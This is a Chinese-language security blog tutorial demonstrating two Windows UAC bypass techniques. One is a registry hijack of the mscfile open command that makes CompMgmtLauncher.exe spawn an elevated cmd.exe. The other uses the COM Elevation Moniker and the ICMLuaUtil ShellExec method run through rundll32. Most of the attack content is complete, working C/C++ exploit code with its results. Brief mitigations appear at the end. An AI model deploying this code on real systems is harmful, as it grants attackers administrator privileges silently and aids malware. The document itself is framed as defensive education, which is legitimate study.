
此时并没有出现UAC弹窗就直接显示计算机管理的窗口界面。



第二步，使用procmon软件监控该进程的所有操作。
主要是监控注册表和文件的操作，设置进程名为CompMgmtLauncher.exe过滤即可。



输出结果如下图所示:



第三步，分析该进程注册表操作。
Procmon监控数据分析发现，计算机管理进程会先查询注册表中数据。


- HKCU\Software\Classes\mscfile\shell\open\command

发现该路径不存在后，继续查询注册表中的数据并读取。

- HKCR\mscfile\shell\open\command(Default)


该注册表路径中存储着mmc.exe进程的路径信息，如下图所示。然后，计算机管理程序会根据读取到的路径启动程序，显示计算机管理的窗口界面。

疑惑：如何通过该软件定位进程的执行逻辑或操作流程？感觉不是Procmon就能实现的。



注册表中内容对应如下：

- %SystemRoot%\system32\mmc.exe "%1" %*





第四步，手动构造注册表路径弹窗cmd命令程序。

在 CompMgmtLauncher.exe 启动的过程中，有一个关键的操作就是它会先读取注册表的数据。


- HKCU\Software\Classes\mscfile\shell\open\command

我们开系统注册表编辑器regedit.exe，查看相应路径下的注册表，发现该注册表路径确实不存在。所以，如果自己构造该注册路径，写入启动程序的路径，这样，CompMgmtLauncher.exe便会启动该程序。为了验证这个猜想，自己手动添加该注册表路径，并设置默认的数据为C:\Windows\System32\cmd.exe。






注册表修改如下：



然后使用Procmon.exe进行监控并运行CompMgmtLauncher.exe，成功弹出cmd.exe命令行窗口，而且提示管理员权限，如下图所示，注意左上角显示的是“计算机管理”而不再是“CMD”。



查看Procmon.exe的监控数据，CompMgmtLauncher.exe确实直接读取注册表路径中的数据并启动。

第五步，编写代码实现相关功能。

利用CompMgmtLauncher.exe白名单程序Bypass UAC提权的原理讲到这里，接下来编写程序创建并添加注册表，并写入自定义的程序路径。

- HKCU\Software\Classes\mscfile\shell\open\command(Default)

具体Bypass UAC代码如下，运行计算机管理程序即可完成Bypass UAC提权操作。其中，HKEY_CURRENT_USER是用户注册表，程序使用普通权限即可进行修改。

Tiquan02完整代码

```
#include<windows.h>
```

```

#include<string.h>
#include<iostream>
using namespace std;

//显示错误信息
void ShowError(char* pszText)
{
    char szErr[MAX_PATH] = { 0 };
    ::wsprintf(szErr, "%s Error[%d]\n", pszText, ::GetLastError());
#ifdef _DEBUG
    ::MessageBox(NULL, szErr, "ERROR", MB_OK | MB_ICONERROR);
#endif
}

//修改注册表
BOOL SetReg(char* lpszExePath)
{
    HKEY hKey = NULL;
    //创建项
    ::RegCreateKeyEx(HKEY_CURRENT_USER,
        "Software\\Classes\\mscfile\\Shell\\Open\\Command",
        0, NULL, 0, KEY_WOW64_64KEY | KEY_ALL_ACCESS, NULL, &hKey, NULL);

    if (NULL == hKey) {
        ShowError("RegCreateKeyEx");
        return FALSE;
    }
    //设置键值
    ::RegSetValueEx(hKey, NULL, 0, REG_SZ, (BYTE*)lpszExePath, (1 + ::lstrlen(lpszExePath)));
    //关闭注册表
    ::RegCloseKey(hKey);
    return TRUE;
}

//主函数
int main(int argc, char* argv[])
{
    BOOL bRet = FALSE;
    PVOID OldValue = NULL;

    // 关闭文件重定位
    ::Wow64DisableWow64FsRedirection(&OldValue);

    // 修改注册表
    bRet = SetReg("C:\\Windows\\System32\\cmd.exe");
    if (bRet) {
        // 运行 CompMgmtLauncher.exe
        system("CompMgmtLauncher.exe");
        printf("Run OK!\n");
    }
    else {
        printf("Run ERROR!\n");
    }


    // 恢复文件重定位
    ::Wow64RevertWow64FsRedirection(OldValue);
    system("pause");
    return 0;
}

```

输出结果如下图所示，360成功识别在劫持程序，点击允许后及弹出对应的计算机管理CMD。



该程序成功利用白名单程序实现了Bypass UAC提权操作，并向注册表中写入cmd程序并启动，其实这也算一种利用白名单的程序劫持，最终效果如下图所示。



2.基于COM组件接口的Bypass UAC

COM提升名称（COM Elevation Moniker）技术允许运行在用户帐户控制（UAC）下的应用程序，以提升权限的方法来激活COM类，最终提升COM接口权限。其中，ICMLuaUtil 接口提供了ShellExec方法来执行命令，创建指定进程。所以，接下来介绍的基于 ICMLuaUtil 接口的Bypass UAC的实现原理，它是利用COM提升名称来对 ICMLuaUtil 接口提权，提权后通过调用ShellExec方法来创建指定进程，实现Bypass UAC操作。

使用权限提升COM类的程序必须调通过用CoCreateInstanceAsAdmin函数来创建COM类，COM提升名称具体的实现代码如下：

```
HRESULT CoCreateInstanceAsAdmin(HWND hWnd, REFCLSID rclsid, REFIID riid, PVOID *ppVoid)
{
    BIND_OPTS3 bo;
    WCHAR wszCLSID[MAX_PATH] = { 0 };
    WCHAR wszMonikerName[MAX_PATH] = { 0 };
    HRESULT hr = 0;
    // 初始化COM环境
    ::CoInitialize(NULL);
    // 构造字符串
    ::StringFromGUID2(rclsid, wszCLSID, (sizeof(wszCLSID) / sizeof(wszCLSID[0])));
    hr = ::StringCchPrintfW(wszMonikerName, (sizeof(wszMonikerName) / sizeof(wszMonikerName[0])),
```

```

L"Elevation:Administrator!new:%s", wszCLSID);
    if (FAILED(hr))
    {
        return hr;
    }
    // 设置BIND_OPTS3
    ::RtlZeroMemory(&bo, sizeof(bo));
    bo.cbStruct = sizeof(bo);
    bo.hwnd = hWnd;
    bo.dwClassContext = CLSCTX_LOCAL_SERVER;
    // 创建名称对象并获取COM对象
    hr = ::CoGetObject(wszMonikerName, &bo, riid, ppVoid);
    return hr;
}

```

执行上述代码，即可创建并激活提升权限的COM类。ICMLuaUtil 接口通过上述方法创建后，直接调用ShellExec方法创建指定进程，完成Bypass UAC的操作。基于ICMLuaUtil接口Bypass UAC的具体实现代码如下所示：

```

BOOL CMLuaUtilBypassUAC(LPWSTR lpwszExecutable)
{
    HRESULT hr = 0;
    CLSID clsidICMLuaUtil = { 0 };
    IID iidICMLuaUtil = { 0 };
    ICMLuaUtil *CMLuaUtil = NULL;
    BOOL bRet = FALSE;

    do {
        ::CLSIDFromString(CLSID_CMSTPLUA, &clsidICMLuaUtil);
        ::IIDFromString(IID_ICMLuaUtil, &iidICMLuaUtil);

        // 提权
        hr = CoCreateInstanceAsAdmin(NULL, clsidICMLuaUtil, iidICMLuaUtil, (PVOID*)&CMLuaUtil);
        if (FAILED(hr))
        {
            break;
        }

        // 启动程序
        hr = CMLuaUtil->lpVtbl->ShellExec(CMLuaUtil, lpwszExecutable, NULL, NULL, 0, SW_SHOW);
        if (FAILED(hr))
        {
            break;
        }

        bRet = TRUE;
    }while(FALSE);

    // 释放
    if (CMLuaUtil)
    {
        CMLuaUtil->lpVtbl->Release(CMLuaUtil);
    }

    return bRet;
}

```

要注意的是，如果执行COM提升名称（COM Elevation Moniker）代码的程序身份是不可信的，则会触发UAC弹窗；若可信，则不会触发UAC弹窗。所以，要想Bypass UAC，则需要想办法让这段代码在Windows的可信程序中运行。其中，可信程序有计算器、记事本、资源管理器、rundll32.exe等。

因此可以通过DLL注入或是劫持等技术，将这段代码注入到这些可信程序的进程空间中执行。其中，最简单的莫过于直接通过rundll32.exe来加载DLL，执行COM提升名称的代码。利用rundll32.exe来调用自定义DLL中的导出函数，导出函数的参数和返回值是有特殊规定的，必须是如下形式。

```
// 导出函数给rundll32.exe调用执行
void CALLBACK BypassUAC(HWND hWnd, HINSTANCE hInstance, LPSTR lpszCmdLine, int iCmdShow)
```


将上述Bypass UAC的代码写在DLL的项目工程中，同时开发Test控制台项目工程，负责并将BypassUAC函数导出给rundll32.exe程序调用，完成Bypass UAC工作。

Test代码如下：


```
#include "stdafx.h"
#include <Windows.h>

int _tmain(int argc, _TCHAR* argv[])
{
    char szCmdLine[MAX_PATH] = { 0 };
    char szRundll32Path[MAX_PATH] = "C:\\Windows\\System32\\rundll32.exe";
    char szDllPath[MAX_PATH] = "C:\\Users\\DemonGan\\Desktop\\BypassUAC2_Test\\Debug\\BypassUAC2_Test.dll";
    ::sprintf_s(szCmdLine, "%s \"%s\" %s", szRundll32Path, szDllPath, "BypassUAC");
    ::WinExec(szCmdLine, SW_HIDE);

    printf("Run OK.\n");
    system("pause");
    return 0;
}
```



Bypass UAC启动的是cmd.exe程序，所以，直接运行Test.exe即可看到cmd.exe命令窗口，而且窗口标题有管理员字样，运行结果如下图所示。



三.总结

写到这里，这篇文章就介绍完毕，希望对您有所帮助，最后进行简单的总结下，本文讲解了进程访问令牌权限提升和Bypass UAC（白名单和COM组件）。其实，Bypass UAC的方法有很多，对于不同的Bypass UAC方法，具体的实现过程不太一样，需要我们不断去摸索。同时，随着操作系统不断升级更新，Bypass UAC技术可能不再适应（被打补丁），但也会有新的方法出现，大家可以去github上关注UACME开源项目。

最后补充防止Bypass UAC的方法：

- 不要给普通用户设置管理员权限
- 在“更改用户账户控制设置”中，将用户账户控制（UAC）设置为“始终通知”

注意，不要觉得这些技术代码实现容易就简单，很多木马、病毒、APT攻击都用到了它们，不要小瞧任何一个技术，只有把这些技术组合起来威胁更大。同样，作为反病毒或安全分析人员，我们需要了解各种技术，只有知道怎么攻击和原理才能更好地防守。

学安全一年，认识了很多安全大佬和朋友，希望大家一起进步。这篇文章中如果存在一些不足，还请海涵。作者作为网络安全初学者的慢慢成长路吧！希望未来能更透彻撰写相关文章。同时非常感谢参考文献中的安全大佬们的文章分享，深知自己很菜，得努力前行。

(By:Eastmount 2020-09-12 星期一 晚上11点写于武汉 <http://blog.csdn.net/eastmount/>)

2020年8月18新开的“娜璋AI安全之家”，主要围绕Python大数据分析、网络空间安全、人工智能、Web渗透及攻防技术进行讲解，同时分享CCF、SCI、南核北核论文的算法实现。娜璋之家会更加系统，并重构作者的所有文章，从零讲解Python和安全，写了近十年文章，真心想把自己所学所感所做分享出来，还请各位多多指教，真诚邀请您的关注！谢谢。



参考文献：

- [1] 《Windows黑客编程技术详解》甘迪文老师
- [2] [进程访问令牌权限提升 - 自己的小白](#)
- [3] [windows进程提权\(C语言实现\) - zzkdev](#)
- [4] <https://www.freebuf.com/sectool/175551.html>
- [5] <https://blog.csdn.net/Simon798/article/details/107051801/>